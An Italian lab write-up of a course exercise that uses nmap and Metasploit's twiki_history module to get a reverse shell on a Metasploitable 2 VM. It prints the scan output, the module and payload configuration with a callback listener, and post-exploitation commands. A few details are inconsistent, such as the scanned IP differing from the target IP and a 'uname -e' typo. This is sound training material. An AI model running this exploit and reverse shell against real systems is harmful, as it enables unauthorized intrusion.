
Esercizio W16D1 seconda parte

Nel secondo esercizio lavoreremo con Metasploit per entrare all'interno del sito web Twiki, messo in ascolto sulla porta 80/tcp di Metasploitable 2.

Controllo servizio con nmap


Assicuriamoci sempre che il servizio sia aperto tra le common ports. Eseguiamo una SYN scan con nmap. (Per fare prima utilizzo un vecchio screenshot usato per il servizio vsftpd).




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 18:17 EST
Nmap scan report for 192.168.1.149
Host is up (0.00023s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CD:4D:11 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Apertura Metasploit

Apriamo il servizio Metasploit e selezioniamo il modulo che ci interessa. In questo caso optiamo per twiki_history.



Preparazione modulo

Come ogni exploit di Metasploit, prepariamo il modulo. Inseriamo l'indirizzo da attaccare, il solito per Metasploitable2. Inoltre, scegliamo il payload indicato dalla traccia, cmd/unix/reverse. La nostra macchina invierà il payload, che porrà in ascolto Kali. Quando quest'ultima raggiungerà la macchina vittima, una richiesta di connessione verrà effettuata, generando cosi una shell reverse. Una volta pronto, lanciamo il modulo con exploit.

```
Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(unix/webapp/twiki_history) > set payload/cmd/unix/reverse
[-] Unknown datastore option: payload/cmd/unix/reverse. Did you mean PayloadUUIDName?
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.

msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

show options and set payload

```
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

analyze options again

Risultati

Tornando sul sito Twiki, modifichiamo l’URL e scegliamo i comandi da lanciare per ottenere informazioni importanti. Possiamo usare uname -e

per ottenere informazioni sul sistema operativo, ls per visionare le cartelle presenti, oppure whoami per avere il nome dell'utente corrente.